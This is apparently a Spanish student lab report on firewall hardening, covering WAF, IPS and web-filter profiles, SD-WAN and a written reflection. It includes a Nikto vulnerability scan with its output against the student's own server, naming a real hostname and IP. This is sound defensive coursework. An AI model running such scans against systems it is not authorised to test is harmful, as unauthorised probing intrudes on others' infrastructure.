Actualizaciones (ARRIBA)




Date/Time	Source	Device	Destination	Application Name	Result	Policy ID
24 minutes ago	192.168.56.109	08:00:27:5f:f2:85	8.8.8.8 (dns.google)		71 B / 194 B	UBUNTU-SRV --> DNS (6)
24 minutes ago	192.168.56.109	08:00:27:5f:f2:85	8.8.8.8 (dns.google)		71 B / 170 B	UBUNTU-SRV --> DNS (6)
46 minutes ago	192.168.56.109	08:00:27:5f:f2:85	8.8.8.8 (dns.google)		71 B / 99 B	UBUNTU-SRV --> DNS (6)

DNS (ARRIBA)




SMTPS (ARRIBA)

Pantallazo del LOG que muestre las conexión HTTP/HTTPS contra el Apache y pantallazo simultáneo del Smartphone con la hora accediendo desde la red de datos.




Acceso desde el teléfono




4. VIPS y perfiles de seguridad


VIPS – y perfiles de seguridad
Protección de conexiones de entrada
Pantallazo final de cómo queda la regla de entrada al servidor. Pantallazo del Security Profile de Deel SSL Inspection donde se resaltado tu certificado




Pantallazo del Security Profile de WAF




Pantallazo de acceso al servidor web desde Internet (WAN o fuera de)




LOG donde se vea el bloqueo del WAF al intento de SQL Injection por URL. Resalta el nombre del Profile



LOG donde se vea la monitorizacióndel WAF a la URLcon más de 6 parámetros. Resalta el nombre del Profile




Pantallazo del Security Profile de IPS




Pantallazo del escaneo Nikto a tu servidor con tu FQDN

```
┌──(kali㉿kali)-[~]
└─$ nikto -h https://julen.ciber131.es:9443 -o resultadoNiktoJUIB.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          85.84.182.96
+ Target Hostname:    julen.ciber131.es
+ Target Port:        9443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=julen.ciber131.es
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=ES/ST=Illes Balears/L=Manacor/O=Soluciones Corporativas IP, SL/CN=Don Dominio \/ MrDomain RSA
DV CA
+ Start Time:         2022-12-19 10:35:52 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differe
nt fashion to the MIME type
```


Pantallazo del LOG donde se bloquean los intentos de Nikto gracias al perfil IPS




Desde el log de Intrusion Prevention



Pantallazo donde se vea el LOG del TCP SYN Flood




Pantallazo donde se vea el LOG del TCP port scan




Protección de conexiones de salida

Pantallazo final de cómo queda la regla/s de entrada al servidor aplicando Web Filter



Pantallazo de la definición del Web Filter en base a Static Filters



LOG donde se vea un intento OK de envío smtps, una conexión OK de update y un bloqueo de un curl –I a una web que se te ocurra. (Quizá tengas que modificar y poner en monitor alguna cosa)


Add Filter

Date/Time	User	Source	Action	URL
9 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
10 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
11 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
11 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
13 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
41 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-security/InRelease
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-backports/InRelease
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-updates/InRelease
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy/InRelease
Hour ago		192.168.56.109	passthrough	https://smtp.gmail.com/
Hour ago		192.168.56.109	passthrough	https://smtp.gmail.com/
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-security/InRelease
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-backports/InRelease


Pantallazo final de cómo queda la regla/s de entrada al servidor aplicando Application Control

Ubuntu Updates	ip.dmz.srv-julen	all	always	DNS HTTP HTTPS SMTPS	ACCEPT	Enabled	APP UbuntuBlockApps SSL deep-inspection	All

Pantallazo del security Profile de IPS



LOG donde se vea un intento OK de envío smtps, una conexión OK de update y un bloqueo de un curl –I a una web que se te ocurra. (Quizá tengas que modificar y poner en monitor alguna cosa)



Reflexión y recapitulación final

Haz un resumen con tus palabras de qué hemos ido implementando en esta práctica y qué conseguimos con cada una de estas cosas. Han sido muchas y conviene que reflexiones y lo puedas explicar por ti mismo.

Dentro de este extenso apartado se han hablado de los siguientes conceptos; WAF, IPS, IDS, WEB Filter.

WAF: Web Aplication Firewall, estableciendo unas reglas de bloqueo y monitorización se pueden controlar las peticiones entrantes a nuestro servidor web con reglas como no permitir solicitudes con métodos HTTP concretos, que las solicitudes no contengan mas de X numero de parámetros y que si detecta solicitudes categorizadas como amenazas como SQL Injection se puedan bloquear.

IPS: Intrusion Prevention System: Es un bloqueador de amenazas, creando unas reglas especificas como el bloqueo de botnets, exploits conocidos para determinados servicios. Bastante útil si tienes una base de datos contrastada desde la que leer la informacion actualizada.

IDS: Intrusion detection System: Es el detector de amenazas, hace uso de firmas o patrones de comportamiento para detectar comportamiento malicioso o sospechoso en un dispositivo o red. Generalmente parte de un sistema IPS. Creando reglas como la de detección de escaneo de puertos podemos tener constancia de que se escaneen puertos a nuestros sistemas (Si es un escaneo agresivo)


WEB Filter: Una manera muy cómoda de gestionar las reglas tanto de entrada como de salida para el acceso a nuestros servidores, para permitir que solamente se actualice con los repositorios seleccionados, que se pueda

conectar a los servidores de Google para emitir mensajes smtp(s).

OPTATIVA: WAN-SDWAN


052 - WAN-SDWAN

Pantallazo de las SD-WAN Zones y explica qué es




El SD-WAN es una tecnología que se emplea para balancear la carga entre diferentes interfaces basándose en diferentes medidas de calidad de la conexión, latencias, tiempos de variabilidad en el tiempo que carga (si la latencia es alta y no varia el jitter es 0).


Pantallazo de rutas estáticas y firewall policies. ¿Qué diferencia hay con las de otras prácticas anteriores?



La diferencia en las static routes es que no es necesario crear 2 rutas diferentes para las salidas con las interfaces de manera independiente. Creando una a la zona SD-WAN que hemos creado podemos ahorrarnos mucho tiempo para gestionar las reglas en el firewall ya que no hay que contemplar la posibilidad de tener 2 salidas distintas e independientes.




Pantallazo Performance SLA. ¿Qué mide? ¿para qué sirve?



El SLA es un conjunto de métricas que se emplean para determinar el rendimiento en un servicio basándose en diferentes pruebas. En este caso se está midiendo la latencia, porcentaje de perdida de paquetes y tiempo entre los paquetes (Jitter)

Pantallazo de SD-WAN Rules. ¿Qué significan?

Las SD-WAN Rules, son reglas que afectan a la agrupación de redes WAN que sirven para especificar como ha de comportarse una conexión dependiendo de la latencia (u otras métricas de red para determinar por qué interfaz salen las peticiones) para una aplicación en concreto, una agrupación de aplicaciones/servicios etc...



